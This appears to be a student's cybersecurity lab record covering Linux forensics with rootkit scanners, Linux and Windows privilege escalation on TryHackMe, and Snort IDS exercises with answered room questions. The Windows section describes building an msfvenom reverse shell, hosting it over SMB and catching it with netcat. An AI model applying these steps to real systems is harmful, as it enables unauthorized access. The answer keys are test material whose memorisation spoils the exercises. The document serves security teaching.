Check only changed config files (not missing) debsums -c -e

Q 12 What is the md5sum of the binary that the attacker created to escalate privileges to root?






## **TASK 7 ROOTKITS CHKROOTKIT**

* + Usage: sudo chkrootkit
  + Functionality: Checks for known rootkit-related files or patterns.
  + Output: Reports on various checks for commonly used rootkit-related files or behaviors.
  + Limitations: May not catch all types of rootkits and can be evaded by modern rootkits.

RKHunter (Rootkit Hunter):


* + Usage: sudo rkhunter -c -sk
  + Functionality: Offers more comprehensive rootkit detection compared to chkrootkit.
  + Features: Compares SHA-1 hashes of core system files with known good ones, checks for wrong permissions, hidden files, and suspicious strings in kernel modules.
  + Output: Provides a system check summary detailing what was found.
  + Important: Updating the database of known rootkit signatures (using rkhunter --update ) before running the scan is crucial for its effectiveness.
  + Both tools can provide valuable insights into potential compromises on the system. While chkrootkit is suitable for a quick initial check, RKHunter offers a more thorough assessment. Using both in combination can enhance the detection capability and help ensure the integrity of the system.

Q 13 Run chkrootkit on the affected system. What is the full path of the .sh file that was detected?



Q 14 Run rkhunter on the affected system. What is the result of the (UID 0) accounts check?





## **TASK 8 CONCLUSION**

Linux file system forensic analysis is explored several topics like examining digital artefacts, system logs, users, and file structures.

**RESULT:**

Thus the linux file system forensic analysis is explored several topics like examining digital artifacts,

system logs users and file structures

**LINUX PRIVILEDGE ESCALATION**

**EXP.NO: 6 DATE: 04-03-2025**

**AIM:**


The primary aim of the Linux Privilege Escalation is to equip learners with the knowledge and hands-on


experience necessary to identify and exploit privilege escalation vulnerabilities in Linux systems. This is crucial for understanding how attackers gain elevated access and how to secure systems against such threats.



**OBJECTIVES:**

1. Understand Privilege Escalation Concepts:
   * Learn the difference between vertical and horizontal privilege escalation and their impact on system security.
   * Understand the typical attack vectors and misconfigurations that lead to privilege escalation.
2. Enumerate System Information:
   * Develop skills to systematically gather information about the system, users, environment variables, services, and installed software to identify potential escalation paths.
3. Identify Common Vulnerabilities and Misconfigurations:
   * Recognize common privilege escalation techniques, including:
   * Exploiting SUID/SGID binaries.
   * Abusing sudo permissions and misconfigured sudoers files.
   * Kernel exploits for outdated or vulnerable kernels.
   * Exploiting cron jobs and writable scripts.
   * Leveraging environmental variables, PATH misconfigurations, and world-writable files.
4. Hands-on Exploitation Techniques:
   * Gain practical experience in exploiting these vulnerabilities to escalate privileges on Linux systems in a controlled environment.
5. Utilize Enumeration and Exploitation Tools:
   * Learn how to use tools like LinPEAS, Linux Exploit Suggester, GTFOBins, and custom scripts to automate the enumeration and privilege escalation process.
6. Post-Exploitation and Persistence Techniques:
   * Understand what attackers can do after gaining root access, including establishing persistence, creating backdoors, and covering tracks.
7. Mitigation and Hardening Strategies:
   * Learn how to secure Linux systems by identifying and mitigating privilege escalation vulnerabilities.
   * Understand best practices for system hardening and monitoring to prevent privilege escalation attacks.
8. Apply Knowledge in Real-World Scenarios:
   * Engage in practical exercises and real-world simulations to apply privilege escalation techniques and improve problem-solving skills in ethical hacking and penetration testing contexts.


**OUTPUT:**














**RESULT:**

After completing this exercise, the technical knowledge and practical skills to identify, exploit, and mitigate privilege escalation vulnerabilities in Linux systems—an essential component of ethical hacking, penetration testing, and system administration is learned.

**WINDOWS PRIVILEDGE ESCALATION**

**EXP.NO: 7 DATE:25-03-2025**

**AIM:**

To walk through a variety of Windows Privilege Escalation techniques in TryHackMe platform.

Windows privilege escalation is the process of gaining higher-level permissions on a Windows system, typically moving from a low-privileged user to SYSTEM or administrator.

**ALGORITHM:**


1. Deploy the target machine.
   1. Use attacker box — Provided by TryHackMe, it consists of all the required tools available for attacking.
   2. Use OpenVpn configuration file to connect your machine (kali linux) to their network.
2. create a specific folder named “priv\_tools” on attacker machine.
3. From that newly created folder,run “sudo python3 /usr/share/doc/python3- impacket/examples/smbserver.py

tools” to start samba service on local port 445.


1. create a reverse shell using msfvenom with respective variables set. Make sure to change lhost (IP address) to kali machines IP
2. set up a listener on Kali Machine to receive reverse connections when execute previously created .exe file on target machine.
3. Access target machine using its RDP. Run the below command to access RDP from Kali Machine.



1. Once we access target windows OS successfully, open command prompt, change directory to C:\PrivEsc.
2. Download rev.exe (reverse shell) from Kali to Windows using below command.






1. Run the reverse shell on target to connect our netcat on kali machine.




1. Once we execute that exe file, we receive connection on netcat and run ‘whoami /priv’ to find the available privileges to current user.


**OUTPUT:**
















**RESULT:**

Several tools have been written which help find potential privilege escalations on Windows. Four of these tools have been included on the Windows VM in the C:\PrivEsc directory:

* winPEASany.exe
* Seatbelt.exe
* PowerUp.ps1
* SharpUp.exe

**DEMONSTRATE INTRUSION DETECTION SYSTEM (SNORT)**

**EXP.NO: 8 DATE:25-03-2025**

SNORT is an open-source, rule-based Network Intrusion Detection and Prevention System (NIDS/NIPS). Snort is the foremost Open Source Intrusion Prevention System (IPS) in the world. Snort IPS uses a series of rules that help define malicious network activity and uses those rules to find packets that match against them and generate alerts for users

**AIM:**

To start working with Snort to analyse live and captured traffic.

**REQUIREMENTS:**


* To know basic Linux command-line functionalities like general system navigation and Network fundamentals (ports, protocols and traffic data)
* To have general knowledge of network basics and Linux fundamentals
* Must complete the Network Fundamentals module and Linux Fundamentals rooms ( 1 2 3) in try hack me platform.


**ALGORITHM:**

1. Setup Interactive material and exercise for snort instance setup. Use the folder



“Task-Exercises” on the Desktop.

1. to generate traffic to our snort interface using the script traffic-generator.sh to trigger traffic to the snort interface.
2. Run the “traffic generator.sh” file by executing it as sudos
3. Choose the exercise type and then automatically open another terminal to show you the output of the selected action
4. Once you choose an action, the menu disappears and opens a terminal instance to show you the output of the action.
5. Navigate to the Task-Exercises folder and run the command “./.easy.sh” and write the output.





1. Read the details about the Introduction about the IDS and IPS and answer the following questions and answer it
   1. Which snort mode can help you stop the threats on a local machine? **Answer:** HIPS
   2. Which snort mode can help you detect threats on a local network? **Answer:** NIDS
   3. Which snort mode can help you detect the threats on a local machine? **Answer:** HIDS
   4. Which snort mode can help you stop the threats on a local network? **Answer:** NIPS
   5. Which snort mode works similar to NIPS mode? **Answer:** NBA
   6. According to the official description of the snort, what kind of NIPS is it? **Answer:** full-blown
   7. NBA training period is also known as … **Answer:** baselining
2. Read the Task 4 content to make first interaction with snort instance Run the Snort instance and check the build number. Command: snort -V
3. Test the current instance with “/etc/snort/snort.conf” file and check how many rules are loaded with the current build.

snort -T -c /etc/snort/snort.conf



1. Test the current instance with “/etc/snort/snortv2.conf” file and check how many rules are loaded with the current build.

snort -T -c /etc/snort/snortv2.conf

1. Read to know Sniffer Mode operation and their parameters

Snort has various flags capable of viewing various data about the packet it is ingesting.Sniffer mode parameters:

* -v -Verbose. Display the TCP/IP output in the console.
* -d -Display the packet data (payload).
* -e -Display the link-layer (TCP/IP/UDP/ICMP) headers.
* -X -Display the full packet details in HEX.
* -i -This parameter helps to define a specific network interface to listen/sniff.

sudo snort -v-i eth0 sudo snort -v

sudo snort -d sudo snort

-de sudo snort -X snort

-vd snort -de snort -v -d -e

1. Read the given content to know Packet Logger Mode operation and their parameters Packet logger parameters:

* -l -Logger mode, target log and alert output directory. Default output folder is

/var/log/snort. The default action is to dump as tcpdump format in /var/log/snort

* -K ASCII- Log packets in ASCII format.
* -r -Reading option, read the dumped logs in Snort.
* -n -Specify the number of packets that will process/read. Snort will stop after reading the specified number of packets

1. Investigate the traffic with the default configuration file with ASCII mode. sudo snort -dev -K ASCII -l
2. Execute the traffic generator script and choose “TASK-6 Exercise”. Wait until the traffic ends, then stop the Snort instance. Now analyse the output summary and answer the question.

sudo ./traffic-generator.sh


Now, you should have the logs in the current directory. Navigate to folder “145.254.160.237”.

1. What is the source port used to connect port 53? Answer: 3009 Run first snort in logger mode.


sudo snort -dev -K ASCII -l .

Run the traffic generator script. sudo ./[traffic-generator.sh](http://traffic-generator.sh)

1. We are going to select task #3. As Task #6- Exercise



Let’s cd to the folder created. We see 3 log files were created, which also denotes the port numbers the machine used in the traffic generated




Use snort.log.1640048004

1. Read the snort.log file with Snort;


What is the IP ID of the 10th packet?

**Answer:** 49313

The log file created should be in the current directory.



snort -r snort.log.1640048004 -n 10




Read the “snort.log.1640048004” file with Snort; what is the referer of the 4th packet?

**Answer:** <http://www.ethereal.com/development.html>

Add “-X” to display results in ASCII format.

sudo snort -Xr snort.log.1640048004 -n 4




Read the “snort.log.1640048004” file with Snort; what is the Ack number of the 8th packet?

Answer: 0x38AFFFF3

sudo snort -r snort.log.1640048004 -n 8

Note to read the 8th packet of the results.



Read the “snort.log.1640048004” file with Snort; what is the number of the “TCP port 80”


packets?

Answer: 41

For this task, we will be utilizing “BPF”. According to Wikipedia, “The Berkeley Packet Filter (BPF) is a technology used in certain computer operating systems for programs that need to, among other things, analyze network traffic. It provides a raw interface to data link layers, permitting raw link-layer packets to be sent and received.”

Check out the syntax for BPF here: <https://biot.com/capstats/bpf.html> sudo snort -r snort.log.1640048004 ‘tcp port 80’

The result will only display traffic captured from port 80.



## **TASK 7: OPERATION MODE 3: IDS/IPS**

IDS/IPS mode depends on the rules and configuration. TASK-10 summarises the essential paths, files and variables. Also, TASK-3 covers configuration testing. Here, we need to understand the operating logic first, and then we will be going into rules in TASK-9

NIDS mode parameters:

* -c :Defining the configuration file.
* -T :Testing the configuration file.
* -N :Disable logging.
* -D :Background mode.
* -A: Alert modes;
* full: Full alert mode, providing all possible information about the alert. This one also is the default mode; once you use -A and don’t specify any mode, snort uses this mode.
* fast: Fast mode shows the alert message, timestamp, source and destination IP, along with port numbers.
* console: Provides fast style alerts on the console screen.
* cmg: CMG style, basic header details with payload in hex and text format.
* none: Disabling alerting

Once you start running IDS/IPS mode, you need to use rules. We will use a pre-defined ICMP rule as an example. The defined rule will only generate alerts in any direction of ICMP packet activity.

alert icmp any any <> any any (msg: ‘ICMP Packet Found’; sid: 100001; rev:1;)

IDS/IPS mode with the different parameters: sudo snort -c /etc/snort/snort.conf -T

sudo snort -c /etc/snort/snort.conf -N sudo snort -c /etc/snort/snort.conf -D

sudo snort -c /etc/snort/snort.conf -D -X -l . sudo snort -c /etc/snort/snort.conf -A console sudo snort -c /etc/snort/snort.conf -A cmg sudo snort -c /etc/snort/snort.conf -A fast sudo snort -c /etc/snort/snort.conf -A full sudo snort -c /etc/snort/snort.conf -A none

With parameter “-D”, we can activate verbosity (-v) or full packet dump (-X) with packet logger mode (- l) and we will still have the logs in the logs folder, but there will be no output in the console.

Once you start the background mode and want to check the corresponding process, you can easily use the “ps”

command as shown below:

ps -ef | grep snort

If you want to stop the daemon, you can easily use the “kill” command to stop the process. sudo kill -9 <pid>

Using rule file without configuration file

sudo snort -c /etc/snort/rules/local.rules -A console IPS mode and dropping packets

Snort IPS mode activated with -Q — daq afpacket parameters. You can also activate this mode by editing snort.conf file.

Activate the Data Acquisition (DAQ) modules and use the afpacket module to use snort as an IPS: -i eth0:eth1


sudo snort -c /etc/snort/snort.conf -q -Q --daq afpacket -i eth0:eth1 -A console Investigate the traffic with the default configuration file.

sudo snort -c /etc/snort/snort.conf -A full -l .

Execute the traffic generator script and choose “TASK-7 Exercise”. Wait until the traffic stops, then stop the Snort instance. Now analyse the output summary and answer the question.

sudo ./traffic-generator.sh

What is the number of the detected HTTP GET methods? **Answer:** 2



## **TASK 8: OPERATION MODE 4: PCAP INVESTIGATION**

Capabilities of Snort are not limited to sniffing, logging and detecting/preventing the threats. PCAP read/investigate mode helps us work with pcap files. Once we have a pcap file and process it with Snort, we will receive default traffic statistics with alerts depending on our rule set.

PCAP mode parameters:

* - r / — pcap-single= :Read a single pcap
* — pcap-list=”” :Read pcaps provided in command (space separated).
* — pcap-show :Show pcap name on console during processing.

Investigating single pcap file with a configuration file.

sudo snort -c /etc/snort/snort.conf -q -r icmp-test.pcap -A console -n 10

Investigating multiple PCAPs with parameter “ — pcap-list”

sudo snort -c /etc/snort/snort.conf -q --pcap-list=”icmp-test.pcap http2.pcap” -A console -n 10

Investigating multiple PCAPs with parameter “ — pcap-show”

Snort will identify the traffic, distinguish each pcap file and prompts the alerts according to our ruleset.

sudo snort -c /etc/snort/snort.conf -q --pcap-list=”icmp-test.pcap http2.pcap” -A console –pcap show


Answer the questions below

Investigate the mx-1.pcap file with the default configuration file.

1. What is the number of the generated alerts?


**Answer:** 170

sudo snort -c /etc/snort/snort.conf -A full -l . -r mx-1.pcap



